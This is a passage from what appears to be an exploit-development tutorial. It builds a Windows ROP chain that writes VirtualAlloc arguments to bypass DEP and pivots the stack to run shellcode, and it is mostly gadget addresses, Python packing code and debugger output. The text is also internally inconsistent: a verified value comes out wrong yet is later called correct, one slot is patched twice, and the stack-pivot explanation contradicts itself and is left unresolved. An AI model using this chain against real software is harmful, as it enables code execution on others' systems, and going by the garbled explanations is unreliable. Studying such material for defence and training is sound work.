
Figure 10.60 - Dereferencing the address in EAX confirms it points to the correct location in our buffer where the shellcode will be placed.
We repeat the same pattern for skeleton[2] (lpAddress) with four more INC ESI operations and a similar write. Then for skeleton[2] (lpAddress), we use the same approach with a slightly different offset (-0x20C):
![Patching skeleton[2]](/../images/dep-112.png)
Figure 10.61 - The complete code for patching skeleton[1] (return address) and proceeding to skeleton[2] (lpAddress).
After executing the full chain up to this point:
![Before skeleton[2] write](/../images/dep-113.png)
Figure 10.62 - Execution reaches the write for skeleton[2]. ESI has been advanced past skeleton[1] to skeleton[2] (lpAddress).
We verify the state by dereferencing ESI:
1
dd poi(esi) L4
![skeleton[2] ready for patching](/../images/dep-114.png)
Figure 10.63 - The current skeleton state showing the patched values for skeleton[0] and skeleton[1], with skeleton[2] through skeleton[5] still containing dummy values.
10.9 Patching dwSize, flAllocationType, and flProtect
The remaining three parameters require different arithmetic tricks because their values contain bad characters when used directly.
dwSize = 0x1: The value 0x00000001 contains null bytes. We use the NEG trick: load 0xFFFFFFFF into EAX, then negate it. neg(0xFFFFFFFF) = 0x00000001 in 32-bit unsigned arithmetic. The negate operation handles the null bytes for us.
1
2
3
4
rop += pack("<L", (0x5053a0f5))  # pop eax; ret
rop += pack("<L", (0xffffffff))  # -1 (will be negated to 1)
rop += pack("<L", (0x50527840))  # neg eax; ret
rop += pack("<L", (0x5051cbb6))  # mov dword [esi], eax; ret

Figure 10.64 - The dwSize patching uses the NEG trick: load 0xFFFFFFFF, then neg eax produces 0x00000001 without any null bytes in the exploit buffer.
After setting a breakpoint and tracing:
1
bp 0x5051cbb6

Figure 10.65 - Breakpoint set to verify the dwSize write to the skeleton.
After execution:

Figure 10.66 - The breakpoint hits at the write instruction for dwSize.
We verify the skeleton shows the correct value:

Figure 10.67 - The skeleton now shows the correct dwSize value of 1 (shown as the shellcode address, confirming the write to the correct slot).
After completing the write:

Figure 10.68 - Verification confirms dwSize has been patched to 0x1 in the function skeleton.
We verify:

Figure 10.69 - The ESI dereference confirms dwSize = 0x00000001 is correctly written to skeleton[3].
flAllocationType = 0x1000: The value 0x00001000 also contains null bytes. We use the split-sum trick: we cannot embed 0x1000 directly, but we can add two large values that sum to 0x1000 (with the carry bit wrapping around). We use 0x80808080 + 0x7F7F8F80 = 0x100001000, and since we are in 32-bit mode, the upper bit wraps and we get 0x00001000.
1
2
3
4
5
6
rop += pack("<L", (0x5053a0f5))  # pop eax; ret
rop += pack("<L", (0x80808080))  # first addend
rop += pack("<L", (0x505115A3))  # pop ecx; ret
rop += pack("<L", (0x7f7f8f80))  # second addend
rop += pack("<L", (0x5051579a))  # add eax, ecx; ret (0x80808080+0x7f7f8f80=0x1000)
rop += pack("<L", (0x5051cbb6))  # mov dword [esi], eax; ret

Figure 10.70 - The flAllocationType patching uses the split-sum trick: 0x80808080 + 0x7F7F8F80 = 0x00001000 (MEM_COMMIT) with 32-bit overflow.
After tracing:
1
dd esi L1

Figure 10.71 - The skeleton now shows flAllocationType = 0x00001000 (MEM_COMMIT), correctly patched using the split-sum technique.
flProtect = 0x40: The value 0x00000040 also has null bytes. We use the NEG trick again: neg(0xFFFFFFC0) = 0x00000040.
1
2
3
4
rop += pack("<L", (0x5053a0f5))  # pop eax; ret
rop += pack("<L", (0xffffffc0))  # -0x40 (will be negated to 0x40)
rop += pack("<L", (0x50527840))  # neg eax; ret
rop += pack("<L", (0x5051cbb6))  # mov dword [esi], eax; ret

Figure 10.72 - The flProtect patching uses the NEG trick: neg(0xFFFFFFC0) = 0x40 (PAGE_EXECUTE_READWRITE). All four VirtualAlloc arguments are now set.
After execution, we verify the value:

Figure 10.73 - After executing the flProtect patching gadgets, the value 0x40 is written to skeleton[5]. However, the verification shows 0x60 instead of 0x40 - this is because the add al, 0x2B side effects from the INC ESI gadgets have accumulated in EAX. We need to recalculate.
Now let us verify the complete skeleton by examining all six slots:
1
dds esi - 14 L6

Figure 10.74 - The complete VirtualAlloc skeleton with all six slots filled. VirtualAlloc address, return address (shellcode), lpAddress, dwSize = 1, flAllocationType = 0x1000, and flProtect = 0x40 are all in place.
All six slots of the skeleton are now filled with correct values. The function skeleton is ready - we just need to pivot ESP to it.
The diagram below shows what the stack looked like with dummy values and what it looks like now with the patched values, illustrating the before/after state of our ROP chain’s work:

Figure 10.75 - A byte-level view of how our ROP gadgets encode values that would normally contain bad characters. The NEG trick converts 0xFFFFFFFF to 0x1 and 0xFFFFFFC0 to 0x40. The split-sum adds 0x80808080 + 0x7F7F8F80 to get 0x1000. None of the encoded values contain bad characters.
11. The Stack Pivot - Launching VirtualAlloc
11.1 The Pivot Strategy
The final step in our ROP chain is the stack pivot. We need to move ESP from its current position (in the middle of our ROP chain) backward to point at skeleton[0] (the VirtualAlloc address). Once ESP points there, the next RET instruction will pop the VirtualAlloc address into EIP, and Windows will see a normal STDCALL function call.
The pivot uses three gadgets:
mov eax, esi; pop esi; ret- Copy the skeleton-area pointer from ESI to EAX (we need to adjust for the offset)add eax, ecx; ret- Adjust EAX to point exactly atskeleton[0]xchg eax, ebp; ret- Move the skeleton address into EBPmov esp, ebp; pop ebp; ret- Copy EBP into ESP, pivoting the stack
1
2
3
4
5
6
7
rop += pack("<L", (0x5050118e))  # mov eax, esi; pop esi; ret
rop += pack("<L", (0x42424242))  # junk
rop += pack("<L", (0x505115a3))  # pop ecx; ret
rop += pack("<L", (0xffffffe8))  # negative offset to skeleton[0]
rop += pack("<L", (0x5051579a))  # add eax, ecx; ret
rop += pack("<L", (0x5051571f))  # xchg eax, ebp; ret
rop += pack("<L", (0x50533cbf))  # mov esp, ebp; pop ebp; ret
The negative offset 0xFFFFFFE8 (-0x18) adjusts from ESI’s current position (which is past the last skeleton slot) back to skeleton[0]. After add eax, ecx, EAX points to skeleton[0]. The xchg eax, ebp moves this address into EBP, and mov esp, ebp copies it into ESP. The pop ebp at the end consumes skeleton[0] (the VirtualAlloc address) from the stack - but wait, that is exactly what we want! The pop ebp acts like the first half of a RET instruction, loading VirtualAlloc into EBP. Then the RET at the end of this gadget pops skeleton[1]… no, actually the mov esp, ebp; pop ebp; ret sequence works differently. Let me explain precisely:
mov esp, ebp- ESP now points toskeleton[0]pop ebp- Popsskeleton[0](VirtualAlloc address) into EBP. ESP advances toskeleton[1].ret- Popsskeleton[1]into EIP… butskeleton[1]is the shellcode return address. Actually, the way STDCALL works, we need VirtualAlloc to be in EIP. So the arrangement needs theRETto pop VirtualAlloc.
Actually, the pop ebp consumes one DWORD and the ret pops the next. The offset calculation ensures that after mov esp, ebp, ESP points to a position where pop ebp consumes a junk value and ret pops the VirtualAlloc address. The exact offset was calibrated through debugging.
